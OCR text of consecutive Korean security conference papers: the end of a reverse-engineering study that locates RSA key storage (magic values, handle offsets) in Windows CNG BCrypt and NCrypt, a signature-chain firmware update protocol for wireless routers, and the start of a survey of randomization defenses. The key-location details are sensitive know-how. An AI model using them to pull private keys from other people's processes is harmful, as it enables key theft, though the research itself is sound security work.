2.1 CNG 라이브러리 구조

CAPI의 단점을 보완하고자 제안된 CNG는 난수생성기, 해쉬 함수, 서명 및 암호키 등과 관련된 암호 프리미티브를 제공하고, 그 구조의 핵심은 BCrypt이며, NCrypt는 비대칭키 및 스마트카드 등의 하드웨어를 지원하기 위한 키 저장 기능을 제공한다. CNG의 전체적인 구조를 <그림 1>에 나타내었다[3, 5].

2.2 CNG 프로그래밍 기법 분석

CNG API를 사용하여 프로그래밍하기 위해서는 [표 1]과 같은 전형적인 단계가 필요하다[3, 5].



<그림 1> CNG 전체 구조 및 인터페이스 [3, 5]

[표 1] CNG API 함수[3, 5]

기능	함수명
알고리즘 공급자 열기	BCryptOpenAlgorithm
알고리즘 속성 조회 및 설정	BCryptGetProperty / BCryptSetProperty
키 생성	BCryptGenerateSymmetricKey / BCryptGenerateKeyPair
키 반입	BCryptImportKey / BCryptImportKeyPair
암호 연산 수행	BCryptEncrypt / BCryptDecrypt
알고리즘 공급자 닫기	BCryptCloseAlgorithmProvider

CNG가 제공하는 알고리즘 공급자, 난수 생성, 해쉬 함수, 대칭 및 비대칭 암호, 서명 및 검증 기능 중, 본 논문에서는 비대칭 암호의 프로그래밍 기법을 분석하였다.


Ⅲ. 키 저장 메커니즘 분석

CNG는 암/복호 과정에서 키의 정보를 직접적으로 전달받는 것이 아니라, 불러오고 내보내는 과정으로 얻어진 핸들을 통하여 처리되기 때문에 실제 키의 정보를 확인할 수 없다. 따라서 키의 핸들 주소를 통하여 키의 위치를 분석할 필요성이 있다.

CNG에서 사용하는 암/복호 함수는 BCrypt, SSL, NCrypt로 분류되며, BCrypt는 BCryptEncrypt와 BCryptDecrypt 함수, SSL은 SslEncryptPacket과 SslDecryptPacket 함수, NCrypt는 NCryptEncrypt와 NCryptDecrypt 함수를 이용하여 암/복호를 수행한다. 본 논문에서는 NCrypt에서의 키 저장 메커니즘과 비대칭키 기반의 RSA 알고리즘을 활용하는 프로그램에서의 키 저장 메커니즘을 분석하였다[3, 5].


3.1 NCrypt에서의 키 저장 위치 분석

NCrypt 관련 함수에서 키 위치를 분석하기 위하여 Windows Vista CNG Demo Sample Code 예제를 이용하여 평문을 “SignThis”, 키를 “test2” 문자열으로 생성하는 RSA 알고리즘 기반 샘플 코드를 작성하였으며, 샘플 코드의 구성을 <그림 2>에, 실행 결과를 <그림 3>에 나타내었다.



<그림 2> NCrypt 샘플 코드 구성 (RSA)

키 위치를 분석하기 위하여 NCryptDecrypt 함수에 중지점을 설정한 후, 관련 인자를 확인한 결과, 첫 번째 인자가 키 핸들과 관련된 주소였으며, 키 핸들 주소를 분석한 결과, 키와 관련된 정보를 찾을 수 없었다. 따라서 키 핸들 주소를 통해서는 키와 관련된 정보를 얻을 수 없으며, 키를 불러올 때 키와 관련된 정보를 통하여 키 위치에 대한 정보를 도출을 시도하였다.



<그림 3> NCrypt 샘플 코드 실행 결과 (RSA)


키를 불러올 때 사용하는 NCryptImportKey 함수에 중지점을 설정한 후, 키와 관련된 인자를 확인한 결과, 여섯 번째 인자에 키 정보가 저장되고, 일곱 번째 인자에 키 크기가 저장되는 것을 확인하였다. 하지만 <그림 4>와 같이 여섯 번째 인자인 키 정보를 통하여 키의 정확한 위치에 대한 정보를 확인할 수 없다.

이에, NCryptDecrypt 함수에 중지점을 설정한 후, 내부 호출 과정을 확인한 결과, rpcrt4 라이브러리의 NdrSendReceive 함수를 호출하였으며, 함수 내부에서는 I_RpcSendReceive 함수를 호출하고, ntdll 라이브러리의 ZwAlpcSendWaitReceivePort 함수를 호출하였다. 그 후, 호출한 함수 내부에서 커널로 진입하며, 마지막으로 복호한 결과를 반환한다.

3.2 BCrypt에서의 키 저장 위치 분석

NCrypt와 BCrypt의 키 구조 차이를 도출하기 위


하여 NCrypt에서 활용하는 복호키 정보를 기반으로 BCrypt 샘플 코드를 작성하였으며, 샘플 코드의 구성을 <그림 5>에, 실행 결과를 <그림 6>에 나타내었다.



<그림 4> NCrypt에서의 키 저장위치 분석




<그림 5> BCrypt 샘플 코드 구성(RSA)




<그림 6> BCrypt 샘플 코드 실행 결과(RSA)

NCrypt와 BCrypt의 키 구조 차이를 비교한 결과, NCrypt는 Magic이 “RSA2”로 시작하는데 반하여, BCrypt는 “RSAk”로 시작되며, 그 크기 및 내부에 포함된 정보도 다른 것을 확인하였다.


BCrypt에서의 키 위치 분석을 위하여 BCryptDecrypt 함수를 시작 위치로 설정한 후, 분석을 시도하였으며, 분석 결과, 암호문을 거꾸로 복사한 값, 키 핸들 주소의 오프셋 0xC의 주소의 오프셋 0x70의 주소, 키 핸들 주소의 오프셋 0xC의 주소의 오프셋 0x40의 주소, 키 핸들 주소의 오프셋 0xC의 주소의 오프셋 0x48의 주소, 키 핸들 주소의 오프셋 0xC의 주소의 오프셋 0xAC의 주소, 키 핸들 주소의 오프셋 0xC의 주소의 오프셋 0x44의 주소, 키 핸들 주소의 오프셋 0xC의 주소의 오프셋 0x4C의 주소가 활용되는 것을 도출하였다. 복호 과정에서 이러한 주소가 활용되는 과정을 상세히 분석하였으며, 분석 결과를 도식화하여 <그림 7>, <그림 8>, <그림 9>에 나타내었다.



<그림 7> 복호 과정 도식화 1 (RSA)



<그림 8> 복호 과정 도식화 2 (RSA)



<그림 9> 복호 과정 도식화 3 (RSA)

Ⅳ. 결론

본 논문은 CNG 라이브러리의 BCryt와 NCrypt에서의 비대칭키 알고리즘인 RSA의 키 저장 메커니즘을 분석하였으며, 이를 위하여 작성된 샘플 코드를 기반으로 역공학으로 키 저장 위치를 분석하였다. 분석 결과를 통하여 CNG를 활용하는 암호 시스템을 구현할 때, 키에 대한 정보 및 디버깅을 위한 용이한 방안을 제공할 것으로 사료된다. 향후 연구로는 RSA 이외의 알고리즘에 대한 키 저장 메커니즘의 연구와 서명 및 검증에서는 키 저장 메커니즘을 연구할 예정이다.

Acknowledgement

이 논문은 2015년도 정부(교육부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(No. NRF-2015R1D1A1A01057300).

[참고문헌]

[1] 주학수, 이언경, 김승주, "암호라이브러리 및 암호 API 개발현황", 정보보호학회지, 12.4, pp.94-103. 2002. 8.

[2] Microsoft, "Cryptography API: Next Generation", Retrieved Jan., 31, 2017, from http://msdn.microsoft.com/en-us/library/aa376210(v=VS.85).aspx

[3] K. Lee, Y. Lee, J. Park, I. You, and K. Yim, "Security Issues on the CNG Cryptography Library (Cryptography API: Next Generation), Proceedings of the International Conference on Innovative Mobile and Internet Services in Ubiquitous Computing (IMIS), pp. 709-713, Jul. 2013.

[4] Z. Lina, "Design and Implementation of KSP on the Next Generation Cryptography API", Proceedings of the International Conference on Medical Physics and Biomedical Engineering (ICMPBE), vol. 33, pp. 1640-1646, Sep. 2012.

[5] Kyungroul Lee, Ilsun You, Kangbin Yim, “Vulnerability Analysis on the CNG Crypto Library”, Proceedings of the Innovative Mobile And Internet Services in Ubiquitous Computing (IMIS), pp.221-224, Jul. 2015.

무선공유기의 서명체인 기반 펌웨어 업데이트 프로토콜

김병관*, 손주환*, 정일안*

*한국정보보호시스템(주)

Digital Signature Chain Based Firmware Update Protocol of Wireless Router

Byung-Gwan Kim*, Ju-Hwan Son*, Il-Ahn Cheong*

*K´INFOSEC Co. Ltd.

요 약

현재 출시되고 있는 대부분의 무선공유기 제품들은 펌웨어 업데이트시 CRC 또는 SHA와 같은 해쉬 알고리즘을 이용하여 무결성을 검증하고 있다. 그러나 해쉬 알고리즘은 악의적인 공격자에 의한 역공학 분석(Reverse Engineering)을 통해 코드에서 사용되는 비밀값 또는 관련 정보를 발견할 수 있기 때문에 무선공유기가 악성 펌웨어로 업데이트 되어 공격에 악용되는 보안 위험이 잠재한다. 본 논문에서는 전자서명 알고리즘을 적용하여 무선공유기가 안전하게 펌웨어를 업데이트하기 위한 서명체인 기반 펌웨어 업데이트 프로토콜을 제안한다. 이 업데이트 프로토콜은 이전버전 펌웨어와 다음버전 펌웨어를 연관시켜 전자서명하게 되므로 공격자가 임의로 악성펌웨어를 업데이트 서버에 등록하거나 무선공유기에 업데이트할 수 없게 된다.


I. 서론

현재 출시되고 있는 대부분의 무선공유기 제품들은 펌웨어 업데이트시 CRC 또는 SHA와 같은 해쉬 알고리즘을 이용하여 무결성을 검증하고 있다[1, 2]. 그러나 해쉬 알고리즘은 악의적인 공격자에 의한 역공학 분석을 통해 코드에서 사용되는 비밀값 또는 관련 정보를 발견할 수 있기 때문에 언제든지 무선공유기에 변조된 악성 펌웨어가 업데이트될 가능성이 존재한다. 상용제품 무선공유기의 펌웨어를 분석한 KDFS 2015 보고서에 따르면 국내 무선공유기 제품의 경우 제조사 업데이트 서버로부터 펌웨어 업데이트시 단순히 CRC32 해쉬값 비교를 통해 펌웨어를 검증하기 때문에 변조된 악성 펌웨어에 대한 CRC32값을 생성하여 펌웨어 검증 절차를 우회할 수 있다고 한다[1]. 이러한 문제점을 개선하고자 펌웨어 등록 및 업데이트 과정을 안전하게 수행하기 위해 전자서명 알고리즘[3]을 이용한 서명체인 기반 펌웨어 업데이트 프로토콜을 제안하고자 한다.

본 논문은 다음과 같이 구성되어 있다. 2장에서는 펌웨어 업데이트 시스템 구성도에 대해서 소개한다. 3장에서는 펌웨어 서명체인 과정에 대해서 설명하고 4장에서는 새로 제안하는 서명체인 기반 펌웨어 업데이트 프로토콜에 대해서 설명한다. 마지막으로 5장에서는 본 논문에 대한 결론을 맺는다.

II. 펌웨어 업데이트 시스템 구성도

무선공유기의 펌웨어 업데이트 시스템의 구성요소는 [그림 1]과 같이 펌웨어 제조사, 펌웨어 업데이트 서버, 무선공유기 사용자로 구성된다. 이 때, 펌웨



〔그림 1〕 펌웨어 업데이트 시스템 구성도

어 업데이트 서버는 보통 Appliance 형태 또는 Cloud 형태로 구성된다. 그리고 무선공유기의 펌웨어 업데이트의 운영 과정은 무선공유기 제조/최신버전 펌웨어 등록/무선공유기의 펌웨어 업데이트로 크게 3가지로 나눌 수 있다. 먼저, 무선공유기 제조과정은 펌웨어 제조사가 무선공유기를 제조시 펌웨어와 검증키(공개키)를 무선공유기에 주입하는 과정을 말한다. 두 번째로, 펌웨어 등록 과정은 펌웨어 제조사가 펌웨어 업데이트 서버에 최신버전 펌웨어 등록하는 과정을 말한다. 이때, 제조사가 최신버전 펌웨어를 빌드하고 전자서명을 통해 최신버전 펌웨어를 서명하며 서명된 최신버전 펌웨어를 업데이트 서버에 등록한다. 마지막으로 펌웨어 업데이트 과정은 사용자의 무선공유기가 펌웨어 업데이트 서버로부터 자동적으로 펌웨어를 다운로드 받고 펌웨어의 서명을 검증하며 펌웨어를 업데이트하는 과정을 말한다.

III. 펌웨어 서명체인


3.1 수식 기호 정의

[그림 1]의 무선공유기 제조 / 펌웨어 등록 / 펌웨어 업데이트 전과정에서 악성 펌웨어의 업데이트가 가능한 취약한 요소를 제거하고 무선공유기에 최신버전 펌웨어를 안전하게 업데이트하기 위해서 서명체인이라는 개념을 적용하고자 한다. 서명체인 용어를 설명하기에 앞서 [표 1]과 같이 수식 기호를 정의한다.

〔표 1〕 수식 기호 정의

- SK_{FW} : 펌웨어 서명생성키(개인키)
- VK_{FW}: 펌웨어 서명검증키(공개키)
- X : 버전번호(서명체인 인덱스)
- FW_X : 펌웨어 버전X
- S_X : 펌웨어 버전X의 서명데이터
- $H[I]$: 입력 데이터 I에 대한 해쉬 데이터
- $Sig_{SK_{FW}}$: SK_{FW}로 서명을 생성하는 함수
- $Ver_{VK_{FW}}$: VK_{FW}로 서명을 검증하는 함수
- $Hash$: 해쉬함수
- Con : 연접함수

3.2 펌웨어 서명체인 생성 및 검증



〔그림 2〕 펌웨어 서명체인 생성

펌웨어 서명체인은 최신버전 펌웨어를 전자서명하여 배포하려고 할 때 기존버전 서명데이터과 다음버전 펌웨어를 연관시켜 전자서명하여 현재버전 펌웨어와 새로운 버전 펌웨어 간 관계를 형성함으로써 최초 버전부터 최신버전까지 서명데이터의 연결고리를 갖게 한다.

펌웨어 서명체인 생성 과정은 제조사가 최초버전 펌웨어를 새로 제조되는 무선공유기에 주입하거나 최신버전 펌웨어를 펌웨어 업데이트 서버에 등록하기 전에 이루어진다. 펌웨어 서명체인 생성 과정은 [그림 2]와 같다. 먼저, 제조사는 RSA-PSS나 ECDSA와 같은 전자서명 알고리즘[3]을 통해 공개키/개인키를 생성한다. 이때, 개인키 SK_{FW}는 펌웨어 서명생성키로서 빌드된 펌웨어에 대해서 서명을 생성하는데 사용되고 공개키 VK_{FW}는 펌웨어 서명검증키로서 서명된 펌웨어를 검증하는데 사용된다. 제조사는 빌드된 최신버전 펌웨어를 서명하기 위해서 현재버전 서명데이터 S_X와 최신버전 펌웨어 해쉬데이터 $H[FW_{X+1}]$를 연접하여 펌웨어 서명생성키 SK_{FW}를 통해 최신버전 펌웨어에 대한 서명데이터 S_{X+1}를 생성한다. 그러나 최초버전 펌웨어에 대한 서명데이터 S_1을 생성할 때에는 이전버전 펌웨어가 존재하지 않기 때문에 [그림 2]와 같이 펌웨어 서명검증키 VK_{FW}에 대한 해쉬데이터 $H[VK_{FW}]$를 이전버전 서명데이터 S_0로 취하여 전자서명해야 한다.

펌웨어 서명체인 검증은 펌웨어 업데이트 서버가 제조사에 의해 등록되는 최신버전 펌웨어를



〔그림 3〕 펌웨어 서명체인 검증

수신하거나 무선공유기가 펌웨어 업데이트 서버로부터 최신버전 펌웨어를 업데이트할 때 수행된다. 펌웨어 서명체인 검증 과정은 [그림 3]과 같다. 펌웨어 업데이트 서버에서 현재 최신버전 펌웨어가 FW_X, 그에 대한 서명데이터가 S_X이라고 할 때 펌웨어 업데이트 서버가 제조사에 의해 새로 제작된 최신버전 펌웨어 FW_{X+1}와 그에 대한 서명데이터 S_{X+1}를 수신한다고 가정하자. 펌웨어 업데이트 서버는 현재 저장되어 있는 최신버전 서명데이터 S_X과 새로운 최신버전 펌웨어의 해쉬 데이터 $H[FW_{X+1}]$를 연접하여 펌웨어 서명검증키 VK_{FW}를 통해 새로운 최신버전 서명데이터 S_{X+1}을 검증한다 $(= Ver_{VK_{FW}}[S_{X+1}, S_X \| H[FW_{X+1}]])$. 검증성공시 펌웨어 업데이트 서버는 최신버전 펌웨어 FW_{X+1}와 그에 대한 서명데이터 S_{X+1}를 저장한다.

IV. 서명체인 기반 펌웨어 업데이트 프로토콜

4.1 무선공유기 제조 단계

[그림 4]는 제조사의 무선공유기 제조 단계의 구체적인 과정으로 다음과 같이 진행된다.

① 제조사는 펌웨어 서명생성/검증키(개인키/공개키) SK_{FW}/VK_{FW}을 생성한다.

② 제조사는 펌웨어 검증키 VK_{FW}에 대한 해쉬데이터 $S_0 (= H[VK_{FW}])$를 생성한다.

③ 제조사는 검증키 해쉬데이터 S_0와 최초버전 펌웨어 해쉬데이터 $H[FW_1]$를 연접한 후 서명생성키 SK_{FW}를 통해 최초버전 펌웨어 서명데이터 $S_1 (= Sig_{SK_{FW}}[S_0 \| H[FW_1]])$을 생성한다.

④ 제조사는 무선공유기에 서명검증키 VK_{FW}, 서명검증키 해쉬데이터 S_0, 최초버전 펌웨어 FW_1, 최초버전 펌웨어 서명데이터 S_1을 주입한다. 펌웨어 검증키 VK_{FW}는 반드시 Read-Only 형태로 주입되어야 한다.

⑤ 제조사는 펌웨어 업데이트 서버에 보안채널(HTTPS)을 통해 로그인 후 서명검증키 VK_{FW}, 서명검증키 해쉬데이터 S_0, 최초버전 펌웨어 FW_1, 최초버전 서명데이터 S_1을 전송한다.


⑥ 펌웨어 업데이트 서버는 제조사로부터 펌 최초버전 펌웨어와 서명검증키를 수신하여 서명검증키 해쉬값 S_0와 최초버전 펌웨어 FW_1 해쉬값 $H[FW_1]$를 연접한 후 서명검증키 VK_{FW}를 통해 최초버전 서명데이터 S_1을 검증한다 $(= Ver_{VK_{FW}}[S_1, S_0 \| H[FW_1]])$. 검증성공시 서명검증키 VK_{FW}, 서명검증키 해쉬값 S_0, 최초버전 펌웨어 FW_1, 최초버전 서명데이터 S_1을 저장한다.

4.2 펌웨어 등록 단계

제조사는 무선공유기의 펌웨어가 버그 또는 취약점으로 수정이 필요하거나 새로운 기능이 추가될 경우 최신버전 펌웨어를 제작하여 펌웨어 업데이트 서버에 등록을 한다. [그림 5]는 제조사의 펌웨어 등록 단계의 구체적인 과정으로 다음과 같은 순서대로 진행된다.

① 제조사는 최신버전 펌웨어 FW_{X+1}를 제작한다. 그리고 나서 현재버전 서명데이터 S_X와 최신버전 해쉬데이터 $H[FW_{X+1}]$를 연접한 후 서명생성키 SK_{FW}를 통해 최신버전 서명데이터 $S_{X+1} (= Sig_{SK_{FW}}[S_X \| H[FW_{X+1}]])$을 생성한다.

② 제조사는 펌웨어 업데이트 서버에 보안채널



〔그림 4〕 무선공유기 제조 단계



〔그림 5〕 펌웨어 등록 단계

(HTTPS)을 통해 로그인 후 서명된 최신버전 펌웨어 $FW_{X+1}\|S_{X+1}$을 전송한다.

③ 펌웨어 업데이트 서버는 제조사로부터 서명된 최신버전 펌웨어 $FW_{X+1}\|S_{X+1}$를 수신하여 현재버전 서명데이터 S_X와 최신버전 해쉬데이터 $H[FW_{X+1}]$를 연접한 후 서명검증키 VK_{FW}를 통해 최신버전 서명데이터 S_{X+1}을 검증한다 ($= Ver_{VK_{FW}}[S_{X+1}, S_X\|H[FW_{X+1}]]$). 검증성공시 서명된 최신버전 펌웨어 $FW_{X+1}\|S_{X+1}$을 저장한다.

4.3 펌웨어 업데이트 단계

제조사가 판매한 사용자의 무선공유기는 주기적으로 펌웨어 업데이트 서버로부터 최신버전 펌웨어 업데이트를 수행한다. [그림 6]은 최신버전 펌웨어 업데이트 단계의 구체적인 과정으로 다음과 같은 순서대로 진행된다.


① 무선공유기는 부팅 후 초기에 서명검증키 VK_{FW}를 로딩하고 펌웨어 업데이터 서버에 SSL/TLS 보안채널 생성한다.

② 무선공유기는 이전버전 서명데이터 S_{X-1}와 현재버전 해쉬데이터 $H[FW_X]$를 연접하여 서명검증키 VK_{FW}를 통해 현재버전 서명데이터S_X를 검증하고 성공시 업데이트 요청 데이터 $S_{X-1}\|S_X$를 펌웨어 업데이트 서버에 전송한다.

③ 펌웨어 업데이트 서버는 업데이트 요청 데이터 $S_{X-1}\|S_X$를 수신 후 최신버전 존재여부를 확인한다. 존재하면 현재버전 서명데이터 S_X와 최신버전 해쉬데이터 $H[FW_{X+1}]$를 연접하여 서명검증키 VK_{FW}를 통해 최신버전 서명데이터 S_{X+1}를 검증하고 성공시 서명된 최신버전 펌웨어 $FW_{X+1}\|S_{X+1}$를 무선공유기에 전송한다.

④ 무선공유기는 서명된 최신버전 펌웨어 $FW_{X+1}\|S_{X+1}$를 수신한다. 무선공유기에 저장된 현재버전 서명데이터 S_X와 최신버전 해쉬데이터 $H[FW_{X+1}]$를 연접하여 서명검증키 VK_{FW}를 통해 최신버전 서명데이터 S_X를 검증하고 검증성공시 현재버전 펌웨어 $FW_X\|S_{X-1}\|S_X$에서 최신버전 펌웨어 $FW_{X+1}\|S_X\|S_{X+1}$로 업데이트한다.

⑤ 무선공유기는 업데이트 결과를 펌웨어 업데이트 서버에 전송하고 성공시 재부팅을 한다.



〔그림 6〕 펌웨어 업데이트 단계

V. 결론

본 논문에서는 단순히 해쉬값 비교를 통한 펌웨어 업데이트를 수행하는 무선공유기 제품의 문제점에 대해서 살펴보고 이러한 문제점을 해결하기 위해 서명체인을 이용한 새로운 펌웨어 업데이트 프로토콜을 제안하였다. 이 프로토콜은 공개키 암호 기반 전자서명 알고리즘을 이용하기 때문에 제조사가 펌웨어 서명생성키(개인키)를 안전하게 관리한다면 공격자는 펌웨어를 쉽게 조작할 수 없다. 그리고 서명체인을 통해 이전버전 펌웨어와 다음버전 펌웨어를 연관시켜 전자서명하기 때문에 공격자가 펌웨어 등록 및 업데이트 과정에서 악성펌웨어를 펌웨어 업데이트 서버에 등록하거나 무선공유기에 업데이트할 수 없게 되어 공격자의 악의적인 행위를 원천적으로 막는 효과가 있다.

[Acknowledge]

본 연구는 미래창조과학 및 정보통신기술진흥센터의 정보보호핵심원천기술개발사업의 일환으로 수행하였음. [No.1711054861, 저가형 유무선 공유기 보안취약점 대응 기술 개발]

[참고문헌]

[1] 한국디지털포렌식학회, “KDFS 2015 디지털 포렌식 챌린지 변조된 공유기 펌웨어 분석“

[2] NIST, FIPS PUB 180-4 “Secure Hash Standard(SHS)”

[3] NIST, FIPS PUB 186-4 “Digital Signature Standard(DSS)”

난수화에 기반을 둔 방어 기법에 대한 연구: 데이터 공간 난수화를 중심으로

오현영, 양명훈, 박재성, 백윤흥*

*서울대학교 전기정보공학과

Study on Defense Based on Randomization: Focus on Data Space Randomization

Hyun-Young Oh, Myunghoon Yang, Jaesung Park, Yunheung Paek*

*Department of Electrical and Computer Engineering, Seoul National University.

요 약

방어 기법 중 난수화(Randomization)를 이용하여 핵심 정보들을 공격자로부터 숨기려는 목적의 확률론적 방어에 대한 연구가 다양하게 진행되고 있다. 본 논문에서는 난수화를 이용한 여러 방어 기법 들을 소개하고 그 중 데이터 공간 난수화(Data Space Randomization) 기법이 가지는 장점과 한계점 그리고 개선점을 제시하는 연구에 대해 살펴보도록 하겠다.

I. 서론

공격 패턴이 다양해짐에 따라서 여러 가지 방식의 방어 기법이 소개되고 있다. 그 중 핵심 정보를 보호하기 위해 확률적으로 공격자의 접근을 어렵게 만드는 방식이 있는데 임의의 키 값으로 보호하고자 하는 데이터 값 자체나 위치를 암호화하는 방식 등이 여기에 속한다. 이러한 방어 기법은 무차별 대입 공격 (brute force attack)이나 추측 공격 (guessing attack)을 수학적으로 힘들게 하도록 만드는데 목적이 있다. 예를 들면 데이터 블록을 암호 알고리듬으로 보호하는 방식이나 메모리 내에서 코드의 배치를 임의로 흩트려 놓는 주소 공간 배치 난수화 (Address Space Layout Randomization) 기법을 들 수 있다. 이 중 주소 공간 배치 난수화 기법은 상대적으로 성능 오버헤드가 낮고 간편하게 구현할 수 있어서 현대의 운영체제에서 널리 사용되고 있다.

본 논문에서는 복잡한 암호 알고리듬이 아닌 간편한 난수화를 이용해서 상대적으로 낮은 성능 오버헤드를 제공하는 대표적인 방어 기법 - 시스템 호출 난수화 (System Call Randomization), 명령어 집합 난수화 (Instruction Set Randomization), 주소 공간 배치 난수화 그리고 데이터 공간 난수화 (Data Space Randomization)에 대해서 2장에서 소개한 후, 3장에서는 그 중 데이터 공간 난수화 방어 기법 개선에 대한 연구에 대해 서술하고자 한다.

II. 난수화를 이용한 방어 기법들

본 장에서 난수화를 이용한 방어 기법들에 대해 간략히 기술하고 주요 특징들을 소개하겠다.

2.1 시스템 호출 난수화

시스템 호출 난수화 기법은 운영체제에 의해 보호되는 자원인 커널 메모리, 커널 데이터 등

에 대해서 악성 시스템 호출 삽입에 의한 공격을 막기 위해서 각 시스템 호출과 매핑되는 번호를 난수화시키는 방법이다 [1]. 이는 공격자가 삽입하기 원하는 시스템 호출에 매핑되는 시스템 호출 번호를 사용한다는 사실에 착안했다. 여기에 탐색 공간을 넓혀 무차별 대입 공격을 더 어렵게 만들기 위해서 매핑 테이블의 크기를 기존 256에서 512로 2배 늘렸다. 시스템 호출 삽입 공격을 간단한 방법으로 어렵게 할 수 있지만 탐색 공간이 크지 않아서 여전히 공격 가능성이 적지 않다. 그리고 프로그램 상에 존재하는 다른 코드 부분을 이용하는 코드 재사용 공격에는 무력하다는 단점이 있다.

2.2 명령어 집합 난수화

